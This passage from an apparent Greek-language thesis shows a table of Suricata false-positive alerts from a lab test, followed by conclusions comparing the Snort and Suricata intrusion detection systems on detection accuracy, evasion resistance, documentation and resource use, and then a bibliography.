3	sensor1	192.168.56.21	192.168.56.60	SURICATA STREAM SHUTDOWN RST invalid ack	8:32 PM	80
3	sensor1	192.168.56.60	192.168.56.21	SURICATA STREAM CLOSEWAIT FIN out of window	8:31 PM	77
3	sensor1	192.168.56.21	192.168.56.60	SURICATA STREAM CLOSEWAIT FIN out of window	8:31 PM	12
3	sensor1	192.168.56.60	192.168.56.21	SURICATA STREAM ESTABLISHED invalid ack	8:31 PM	9
3	sensor1	192.168.56.21	192.168.56.60	SURICATA STREAM ESTABLISHED invalid ack	8:31 PM	6
3	sensor1	192.168.56.21	192.168.56.60	SURICATA STREAM ESTABLISHED SYNACK resend with different ACK	8:31 PM	4
1	sensor1	192.168.56.60	192.168.56.21	ET TROJAN VMM Detecting Torpig/Anserin/Sinowal Trojan	8:25 PM	4
3	sensor1	192.168.56.60	192.168.56.21	SURICATA STREAM ESTABLISHED SYN resend with different seq	8:31 PM	4
3	sensor1	192.168.56.60	192.168.56.21	SURICATA STREAM FIN invalid ack	8:31 PM	4
2	sensor1	192.168.56.21	192.168.56.60	tag: Tagged Packet	8:31 PM	2
2	sensor1	192.168.56.60	192.168.56.21	ET POLICY Suspicious inbound to mySQL port 3306	8:18 PM	1
3	sensor1	192.168.56.21	192.168.56.60	SURICATA STREAM FIN invalid ack	8:31 PM	1
2	sensor1	192.168.56.60	192.168.56.21	ET SCAN Potential VNC Scan 5900-5920	8:18 PM	1
1	sensor1	192.168.56.60	192.168.56.21	ET MALWARE Unknown Malware PUTLINK Command Message	8:22 PM	1
2	sensor1	192.168.56.60	192.168.56.21	ET POLICY Suspicious inbound to PostgreSQL port 5432	8:18 PM	1
1	sensor1	192.168.56.60	192.168.56.21	ET TROJAN Yoda's Protector Packed Binary - VERY Likely Hostile	8:29 PM	1
2	sensor1	192.168.56.60	192.168.56.21	ET POLICY Suspicious inbound to MSSQL port 1433	8:18 PM	1
1	sensor1	192.168.56.60	192.168.56.21	ET TROJAN RLPacked Binary - Likely Hostile	8:30 PM	1
2	sensor1	192.168.56.60	192.168.56.21	ET POLICY Suspicious inbound to Oracle SQL port 1521	8:18 PM	1

Εικόνα 8-11: Suricata - Αριθμός ψευδώς θετικών ειδοποιήσεων ανά υπογραφή (2/2)

9 Συμπεράσματα

Στα πλαίσια της παρούσας εργασίας πραγματοποιήθηκε αρχικά μία συστηματική καταγραφή και ταξινόμηση των υφιστάμενων τεχνολογιών και μεθοδολογιών ανίχνευσης και αποτροπής εισβολών. Όπως διαπιστώθηκε, τα χαρακτηριστικά των διαφόρων τεχνολογιών IDS/IPS και οι μεθοδολογίες που αυτές αξιοποιούν ποικίλουν σημαντικά. Συνεπώς, ένα προϊόν που ικανοποιεί τις απαιτήσεις ενός οργανισμού δεν είναι απαραίτητα κατάλληλο και για τις απαιτήσεις ενός άλλου οργανισμού. Πριν από την αξιολόγηση των προϊόντων IDS/IPS, οι οργανισμοί θα πρέπει προηγουμένως να προσδιορίσουν τις γενικές απαιτήσεις που χρειάζεται να ικανοποιούνται από τα προϊόντα. Οι αξιολογητές θα πρέπει καταρχήν να κατανοήσουν τα χαρακτηριστικά των συστημάτων του οργανισμού, το δικτυακό περιβάλλον αλλά και τις σχεδιαζόμενες βραχυπρόθεσμες αλλαγές, έτσι ώστε οι επιλεγόμενες τεχνολογίες IDS/IPS να είναι συμβατές με αυτά και να είναι σε θέση να παρακολουθήσουν τα γεγονότα των συστημάτων ή του δικτύου για τα οποία υπάρχει ενδιαφέρον. Πέραν της επιλογής των τεχνολογιών IDS/IPS, η γνώση αυτή είναι απαραίτητη και για το σχεδιασμό της συνολικής λύσης IDS/IPS.

Έχοντας κατανοήσει τα υπάρχοντα συστήματα και δικτυακά περιβάλλοντα, οι αξιολογητές θα πρέπει να προσδιορίσουν τους στόχους που επιθυμούν να επιτύχουν με τη χρήση των IDS/IPS. Επίσης, θα πρέπει να εξετάσουν τις υπάρχουσες πολιτικές ασφάλειας οι οποίες θα τους παρέχουν ένα πλήθος προδιαγραφών που θα πρέπει να ικανοποιούν τα προϊόντα IDS/IPS. Επιπρόσθετοι παράγοντες που θα πρέπει να συνεκτιμηθούν είναι η ακρίβεια ανίχνευσης, η δυνατότητα συλλογής πληροφοριών, η δυνατότητα καταγραφής δεδομένων σχετικά με τα ανιχνευόμενα γεγονότα, η δυνατότητα αποτροπής επιθέσεων, η ευκολία εγκατάστασης και χρήσης, η ευκολία συντήρησης και παραμετροποίησης, η διαθεσιμότητα και ποιότητα υποστήριξης, η διαθεσιμότητα και ποιότητα τεκμηρίωσης, οι απαιτήσεις σε πόρους και το κόστος απόκτησης και λειτουργίας. Δεδομένου ότι κάθε μία από τις τεχνολογίες IDS/IPS παρέχει διαφορετικές δυνατότητες και πλεονεκτήματα έναντι των υπολοίπων τεχνολογιών, πολλοί οργανισμοί επιλέγουν να χρησιμοποιήσουν πολλαπλές τεχνολογίες IDS/IPS ή ακόμα και διαφορετικά IDS/IPS της ίδιας τεχνολογίας, καθώς κάθε ένα από αυτά είναι σε θέση να ανιχνεύσει γεγονότα τα οποία δεν ανιχνεύονται από τις υπόλοιπα ή να ανιχνεύσει κάποιους τύπους γεγονότων με μεγαλύτερη ακρίβεια από τα άλλα IDS/IPS.

Μετά την ολοκλήρωση της συλλογής των απαιτήσεων και των κριτηρίων αξιολόγησης, απαιτείται η συγκέντρωση αξιόπιστων πληροφοριών σχετικά με τα προς αξιολόγηση προϊόντα. Συνήθεις πηγές αυτών των πληροφοριών είναι εργαστήρια δοκιμών ή οι προμηθευτές των προϊόντων. Κατά την αναζήτηση πληροφοριών απαιτείται να εξετάζεται η εγκυρότητα των πηγών, καθώς πολλές φορές παρουσιάζονται αποτελέσματα δοκιμών, χωρίς ταυτόχρονα να δίδονται εξηγήσεις για τη μεθοδολογία που χρησιμοποιήθηκε. Μία άλλη λύση αξιολόγησης των IDS/IPS είναι αυτή της αξιολόγησής τους από τον ίδιο τον οργανισμό. Σε κάθε περίπτωση, υπάρχουν πολύ σημαντικά

εμπόδια που καθιστούν ιδιαίτερα δύσκολη την εις βάθος αξιολόγηση των IDSs/IPSs και τη λήψη ποσοτικών μετρήσεων της απόδοσής τους. Λόγω αυτών των εμποδίων, δεν υπάρχει επί του παρόντος μία ολοκληρωμένη και επιστημονικά τεκμηριωμένη μεθοδολογία δοκιμής της αποτελεσματικότητας αυτών των συστημάτων.

Δεδομένου ότι η πλειονότητα των εμπορικών συστημάτων είναι δικτυακά IDSs/IPSs τα οποία χρησιμοποιούν τη μεθοδολογία ανίχνευσης βάσει υπογραφών, στην παρούσα μελέτη δόθηκε έμφαση στα κυριότερα μετρήσιμα χαρακτηριστικά των IDSs αυτής της τεχνολογίας, εστιάζοντας κυρίως στα ποσοτικά χαρακτηριστικά που σχετίζονται με την ακρίβεια ανίχνευσης. Αφού προσδιορίστηκαν τα χαρακτηριστικά έναντι των οποίων μπορεί να πραγματοποιηθεί μία πειραματική μελέτη και οι αδυναμίες των IDSs που μπορεί να εκμεταλλευτεί ένας επιτιθέμενος, πραγματοποιήθηκαν εργαστηριακές δοκιμές χρησιμοποιώντας δύο ευρέως γνωστά δικτυακά IDSs ανοικτού κώδικα. Το πρώτο IDS ήταν το Snort, το οποίο αποτελεί το πιο καταξιωμένο διεθνώς IDS ανοικτού κώδικα. Το δεύτερο IDS ήταν το Suricata, το οποίο έχει γίνει γνωστό τα τελευταία χρόνια κυρίως λόγω του χαρακτηριστικού του πολυνηματισμού που διαθέτει. Το χαρακτηριστικό του πολυνηματισμού επιτρέπει στο Suricata να αξιοποιήσει πολλαπλές CPUs για την παράλληλη επεξεργασία μεγάλου πλήθους πακέτων, σε αντίθεση με το Snort το οποίο είναι αναγκασμένο να επεξεργάζεται τα πακέτα σειριακά. Από την πειραματική μελέτη των δύο συστημάτων προέκυψαν τα παρακάτω συμπεράσματα:

1. Διαπιστώθηκε μία σημαντική ομοιότητα μεταξύ των δύο συστημάτων στους περισσότερους τομείς της λειτουργίας τους και του τρόπου παραμετροποίησής τους. Χαρακτηριστικό παράδειγμα είναι η σύνταξη των υπογραφών η οποία ακολουθεί το συντακτικό του Snort. Το βασικότερο σημείο διαφοροποίησης του Suricata σε σχέση με το Snort είναι η αξιοποίηση του πολυνηματικού προγραμματισμού για τη διεργασία της ανίχνευσης, έτσι ώστε να είναι εφικτή η βελτίωση των επιδόσεων του συστήματος όταν οι απαιτήσεις επεξεργασίας της δικτυακής κίνησης αυξάνονται. Χρησιμοποιώντας πολλαπλά νήματα για τη διεργασία της ανίχνευσης, είναι εφικτή η λήψη αποφάσεων διαχωρισμού της επεξεργασίας που απαιτείται, μεταξύ των διαφορετικών νημάτων της μηχανής ανίχνευσης. Πρόκειται για ένα χαρακτηριστικό το οποίο θα πρέπει να ενσωματώσει το Snort στις επόμενες εκδόσεις του προκειμένου να είναι σε θέση να βελτιώσει τις επιδόσεις του όταν αυτό απαιτείται.
2. Το Suricata έχει σχεδιαστεί έτσι ώστε να είναι συμβατό με τις υπογραφές που είναι διαθέσιμες για το Snort, προκειμένου να εκμεταλλευτεί την ήδη έτοιμη συλλογή υπογραφών που είναι διαθέσιμη τόσο από την VRT όσο και από την ET. Ωστόσο, διαπιστώθηκε μία σημαντική απόκλιση στη δυνατότητα αξιοποίησης των υπαρχόντων υπογραφών από τα δύο συστήματα, η οποία ανέρχεται στις 2664 υπογραφές. Πρόκειται για μια διαφορά της τάξης του 9%, η οποία οφείλεται αφενός μεν στο γεγονός ότι το Suricata δεν είναι σε θέση να

ερμηνεύσει το πλήρες σύνολο επιλογών που είναι διαθέσιμες στο συντακτικό το Snort και αφετέρου στην ύπαρξη υπογραφών οι οποίες αφορούν αποκλειστικά τους προεπεξεργαστές του Snort (Shared Object Rules) και που δεν είναι κατανοητές από τη μηχανή ανίχνευσης του Suricata. Το γεγονός αυτό δίνει ένα προβάδισμα στο Snort έναντι του Suricata σχετικά με το πλήθος των γνωστών επιθέσεων που μπορεί να ανιχνεύσει υπό ιδανικές συνθήκες.

3. Κατά την πειραματική σύγκριση των δύο IDS σε σχέση με την ικανότητά τους να ανιχνεύουν και να αναγνωρίζουν ορθά τις απειλές υπό ιδανικές συνθήκες, διαπιστώθηκε ότι και τα δύο συστήματα είναι αρκετά αποτελεσματικά, με το κάθε σύστημα να έχει τα δικά του σημεία υπεροχής. Ωστόσο, διαπιστώθηκε ότι συνολικά το Snort επέδειξε μεγαλύτερη ωριμότητα και αποτελεσματικότητα, αφενός μεν λόγω των προεπεξεργαστών του και αφετέρου λόγω του πλουσιότερου συντακτικού υπογραφών που διαθέτει. Χαρακτηριστικά είναι τα παραδείγματα της εξαιρετικά μεγάλης απόκλισης που διαπιστώθηκε στην ανίχνευση επιθέσεων της κατηγορίας Client Side Attacks, αλλά και της δυνατότητας ανίχνευσης σάρωσης θυρών.

4. Διαπιστώθηκε μία σαφώς μεγαλύτερη ανθεκτικότητα του Snort σε σχέση με το Suricata, έναντι των τεχνικών αποφυγής ανίχνευσης. Από τις τεχνικές που εφαρμόστηκαν ένα ποσοστό της τάξεως του 90% (συμπεριλαμβανομένων και των περιπτώσεων μερικής ανίχνευσης) ανιχνεύτηκε από το Snort, ενώ για τις ίδιες τεχνικές το Suricata κατόρθωσε να ανιχνεύσει το 56% των επιθέσεων. Η γενικότερη διαπίστωση είναι ότι παρόλο που η πλειονότητα των χρησιμοποιούμενων τεχνικών αποφυγής ανίχνευσης είναι γνωστές από το 1998 [17], ακόμα και σήμερα δεν έχουν αντιμετωπιστεί με πλήρη επιτυχία από τα IDSs.

5. Και τα δύο συστήματα είναι εξίσου ευάλωτα σε επιθέσεις τύφλωσης, καθώς κατά τη διάρκεια της αντίστοιχης δοκιμής παρήγαγαν ένα σημαντικά μεγάλο αριθμό ψευδώς θετικών ειδοποιήσεων της ίδιας τάξης μεγέθους (40.000 – 50.000 ειδοποιήσεις / 15 λεπτά).

6. Οι περισσότερες από τις δοκιμές έδειξαν ότι οι υπογραφές των VRT και ET αλληλοσυμπληρώνονται και είναι εξίσου απαραίτητες για την ανίχνευση όσο το δυνατό μεγαλύτερου αριθμού απειλών. Ωστόσο, το μεγαλύτερο ποσοστό ψευδώς θετικών ειδοποιήσεων που παρήχθησαν κατά την αντίστοιχη δοκιμή, αντιστοιχούσαν σε υπογραφές της ET (80,55% για το Snort και 75,74% για το Suricata).

7. Το Snort υπερέχει σημαντικά έναντι του Suricata στον τομέα της τεκμηρίωσης.

8. Αν και δεν υπήρχαν οι υπολογιστικοί πόροι που απαιτούνται για τη συστηματική αξιολόγηση των δύο συστημάτων ως προς την αξιοποίηση των διαθέσιμων πόρων, διαπιστώθηκε ότι η πολυνηματική αρχιτεκτονική του Suricata απαιτεί περισσότερη μνήμη και επεξεργαστική ισχύ από το Snort, πιθανότατα λόγω της επιβάρυνσης που επιφέρει η διαχείριση των πολλαπλών νημάτων. Παρόλα αυτά το Suricata είναι σε θέση να υποστηρίξει δικτυακή

κίνηση υψηλού όγκου όταν είναι διαθέσιμοι πολλαπλοί κεντρικοί επεξεργαστές, χωρίς να απαιτείται η εκτέλεση πολλαπλών στιγμιοτύπων του. Στον αντίποδα το Snort είναι μία εφαρμογή γρήγορη και με μικρότερες απαιτήσεις σε υπολογιστικούς πόρους, αλλά με πιο περιορισμένες δυνατότητες χειρισμού δικτυακής κίνησης υψηλού όγκου ανά στιγμιότυπο, καθώς δεν είναι σε θέση να εκμεταλλευτεί εξίσου αποτελεσματικά την παρουσία πολλαπλών κεντρικών επεξεργαστών. Συνεπώς, η χρήση του Snort σε περιβάλλοντα δικτυακής κίνησης υψηλού όγκου απαιτεί τη χρήση πολλαπλών στιγμιοτύπων του, με αποτέλεσμα να αυξάνεται το τελικό κόστος λειτουργίας και διαχείρισής του.

Με βάση όλα τα παραπάνω, προκύπτει το συμπέρασμα ότι το Snort παραμένει το de facto δικτυακό IDS/IPS ανοικτού κώδικα για παραγωγικά περιβάλλοντα. Ωστόσο, το Suricata είναι ένα ανερχόμενο IDS/IPS με αξιόλογες επιδόσεις, το οποίο χρησιμοποιεί τεχνικές εκμετάλλευσης των διαθέσιμων υπολογιστικών πόρων που θα πρέπει να υιοθετηθούν και από το Snort. Επί του παρόντος, προτείνεται η χρήση του Snort σε παραγωγικά περιβάλλοντα. Ταυτόχρονα όμως θα πρέπει να παρακολουθείται στενά η εξέλιξη του Suricata, καθώς αυτό το συμπέρασμα δεν είναι απίθανο να ανατραπεί στο εγγύς μέλλον.

Βιβλιογραφία

[1] Karen Scarfone, Peter Mell, "Guide to Intrusion Detection and Prevention Systems (IDPS)", Recommendations of the National Institute of Standards and Technology, NIST Special Publication 800-94, February 2007

[2] Andreas Fuchsberger, "Intrusion Detection Systems and Intrusion Prevention Systems", Information Security Group, Royal Holloway, University of London, Egham, Surrey TW20 0EX, United Kingdom, Elsevier, 2005

[3] Peter Mell, Vincent Hu, Richard Lippmann, Josh Haines, Marc Zissman, "An Overview of Issues in Testing Intrusion Detection Systems", National Institute of Standards and Technology, July 11, 2003

[4] Jacob W. Ulvila, John E. Gaffney, Jr., "Evaluation of Intrusion Detection Systems", Journal of Research of the National Institute of Standards and Technology, Volume 108, Number 6, November-December 2003

[5] Puketza N., Chung M., Olsson R. O., Mukherjee B., "A Software Platform for Testing Intrusion Detection Systems", IEEE Software, 14,(5), 43-51, 1997

[6] Debar H., Dacier M., Wespi A., Lampart S., "A workbench for intrusion detection systems", IBM Zurich Research Laboratory, Ruschlikon, Switzerland, March 1998

[7] Lippmann R.P., Fried D.J., Graf I., Haines J.W., Kendall K.R., McClung D., Weber D., Webster S.E., Wyschogrod D., Cunningham R.K., Zissman M.A., "Evaluating Intrusion Detection Systems: The 1998 DARPA Off-Line Intrusion Detection Evaluation", in Proceedings of the 2000 DARPA Information Survivability Conference and Exposition (DISCEX), IEEE Computer Society Press, Vol. 2, 12-26, 2000

[8] Richard Lippmann, Joshua W. Haines, David J. Fried, Jonathan Korba, Kumar Das, "The 1999 DARPA OffLine Intrusion Detection Evaluation", Elsevier, Computer Networks, 34(2000), 579-595, 2000

[9] Richard Lippmann, Joshua W. Haines, David J. Fried, Jonathan Korba, Kumar Das, "Analysis and Results of the 1999 DARPA Off-Line Intrusion Detection Evaluation", MIT Lincoln Laboratory, Springer-Verlag Berlin Heidelberg, 2000

[10] Durst R., Champion T., Witten B., Miller E., Spagnuolo L., "Testing and Evaluating Computer Intrusion Detection Systems", Communications of the ACM, 42,(7), 53-61, 1999

[11] Aguirre S.J., Hill W.H., “Intrusion Detection Fly-Off: Implications for the United States Navy”, MITRE Technical Report MTR 97W096, September 1997

[12] Mueller P., Shipley G., “Dragon claws its way to the top”, Network Computing, 45-67, 20 August 2001, http://www.networkcomputing.com/1217/1217f2.html

[13] The NSS Group, “Intrusion Detection Systems Group Test (Edition 2)”, December 2001

[14] Yocom B., Brown K., “Intrusion battleground evolves”, Network World Fusion, October 8 2001, http://www.nwfusion.com/reviews/2001/1008bg.html

[15] J. McHugh, "Testing Intrusion Detection Systems: A Critique of the 1998 and 1999 DARPA Intrusion Detection System Evaluations as Performed by Lincoln Laboratory", Proc. ACM TISSEC 3(4) 262-294, 2000

[16] Mahoney, M., Chan, P.K.: An Analysis of the 1999 DARPA/Lincoln Laboratory Evaluation Data for Network Anomaly Detection. In: Vigna, G., Krügel, C., Jonsson, E. (eds.) RAID 2003. LNCS, vol. 2820, pp. 220–237. Springer, Heidelberg, 2003

[17] Ptacek T.H., Newsham T.N., “Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection”, Secure Networks Inc., January 1998

[18] Mark Handley, Christian Kreibich, Vern Paxson, “Network Intrusion Detection: Evasion, Traffic Normalization”, Proc. 10th USENIX Security Symposium, 2001

[19] Andrew R. Baker, Joel Esler et al., “Snort IDS and IPS Toolkit”, Syngress Publishing, Inc., Elsevier, Inc., 2007

[20] The Snort Project, “SNORT Users Manual 2.9.4”, November 5, 2012

[21] OISF (Open Information Security Foundation), “Suricata User Guide”, https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Suricata_User_Guide

[22] Sébastien Damaye, “Suricata-vs-snort”, 2011, http://www.aldeid.com/wiki/Suricata-vs-snort

[23] A. Samuel Gorton, Terrence G. Champion, “Combining Evasion Techniques to Avoid Network Intrusion Detection Systems”, 2004

[24] Stonesoft Corporation, “Using Stonesoft Evader”, 2012

[25] Craig Williams, “Decloaking the Network: Evasions Exposed”, Cisco, 2012

[26] David J. Day, Benjamin M. Burns, “A Performance Analysis of Snort and Suricata Network Intrusion Detection and Prevention Engines”, IARIA, ICDS 2011 : The Fifth International Conference on Digital Society